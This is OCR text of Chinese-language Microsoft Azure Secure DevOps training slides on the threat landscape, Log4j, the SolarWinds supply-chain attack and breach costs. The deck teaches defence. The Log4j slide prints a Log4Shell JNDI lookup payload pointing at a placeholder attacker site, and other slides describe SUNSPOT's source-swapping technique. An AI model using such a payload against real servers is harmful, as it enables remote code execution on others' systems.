Microsoft Azure

Secure DevOps：應用安全原則與實踐

Secure DevOps 演進

模組概述

- 威脅態勢
- 從瀑布模型到 DevOps，再到 Secure DevOps
- 理解安全開發生命週期

Microsoft Azure

威脅態勢

Microsoft Azure

3 DAYS

是漏洞被發現到被利用
所需的時間

來源：Sonatype，軟體供應鏈現狀，2020年，第11頁

假設存在漏洞

麥可·海登
前國家安全局和中央情報局局長

> 從根本上說，如果有人想入侵，他們一定會成功..... 接受這個事實。 我們告訴客戶的是：第一，無論你是否意識到，你已經身處這場戰鬥之中。 第二，你幾乎可以肯定已經被滲透。
>
> — 麥可·海登

Log4J —— 歷史上最嚴重的漏洞

The Washington Post
Democracy Dies in Darkness

Tech Help Desk Future of Transportation Innovations Internet Culture Space Tech Policy Video Gaming

Technology


The 'most serious' security breach ever is unfolding right now. Here's what you need to know.

Much of the Internet, from Amazon's cloud to connected TVs, is riddled with the log4j vulnerability, and has been for years

By Tatum Hunter and Gerrit De Vynck



```
${jndi:ldap://[attacker site]/a}
```

全球最大的數據洩露與駭客事件



https://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/

SolarWinds —— 供應鏈攻擊



"該漏洞在 Orion 平臺產品的原始程式碼中並不明顯，但似乎是在 Orion 軟體構建過程中被引入的。"

SolarWinds —— 隱藏代碼技術


“當 SUNSPOT 在運行中的 MsBuild.exe 行程中發現 Orion 解決方案檔案路徑時，它會用惡意變體替換解決方案目錄中的原始程式碼檔，以在 Orion 構建過程中注入 SUNBURST。 雖然 SUNSPOT 支援替換多個檔，但識別出來的副本只替換 InventoryManager.cs。”

```
0.000 START
22.781[3148] + 'msbuild.exe' [6252] 181.421[3148] - 0
194.343[3148] -
194.343[13760] + 'msbuild.exe' [6252] 322.812[13760] - 0
324.250[13760] -
324.250[14696] + 'msbuild.exe' [6252] 351.125[14696] - 0
352.031[14176] + 'msbuild.exe' [6252] 369.203[14696] -
375.093[14176] - 0
376.343[14176] -
376.343[11864] + 'msbuild.exe' [6252] 426.500[11864] - 0
439.953[11864] -
439.953[9204] + 'msbuild.exe' [6252] 485.343[9204] Solution directory:
C:\Users\User\Source
485.343[ERROR]
Step4('C:\Users\User\Source\Src\Lib\SolarWinds.Orion.Core.BusinessLayer\BackgroundInventory\InventoryManager.cs')
fails
```

https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/

SolarWinds —— 隱藏代碼技術

“類名 OrionImprovementBusinessLayer 是經過刻意選擇的。 不僅是為了與其他代碼融合，同時也為了迷惑軟體開發人員或審查二進位檔的人。 該類及其使用的許多方法可以在其他 Orion 軟體庫中找到，甚至在主題上與這些庫中的代碼相契合。”




https://blog.reversinglabs.com/blog/sunburst-the-next-level-of-stealth

SolarWinds —— 隱藏代碼技術

合法 代碼

可疑 的代碼



https://blog.reversinglabs.com/blog/sunburst-the-next-level-of-stealth

洩露對業務的影響和成本

#1：回應與通知

#2：員工生產力的喪失

#3：訴訟與和解

#4：監管罰款及應對

#5：基礎設施修復成本

#6：品牌恢復成本與責任

“依據最新的 GDPR 規定，需在數據洩露發生後 72 小時內 通知使用者”

“總法律顧問 辭職，且未向CEO頒發年度獎金”


“Target 向美國 47 個州 支付了 1850 萬美元”

“年收入的 4%，或者 2000 萬歐元 ，以較高者為準。”

“Verizon 向雅虎 少付了 3.5 億美元、 2 起大規模駭客攻擊 —— 1B 帳戶”

“採礦技術公司 Codan 一年內收入從 4500 萬美元降至 920 萬美元”


應用並非孤島



橫向移動

“防守方按線性的步驟來思考，攻擊方卻是按圖譜關係網來思考。只要這種差距存在，攻擊方就穩贏。”

—— 約翰·蘭伯特（MSTIC）



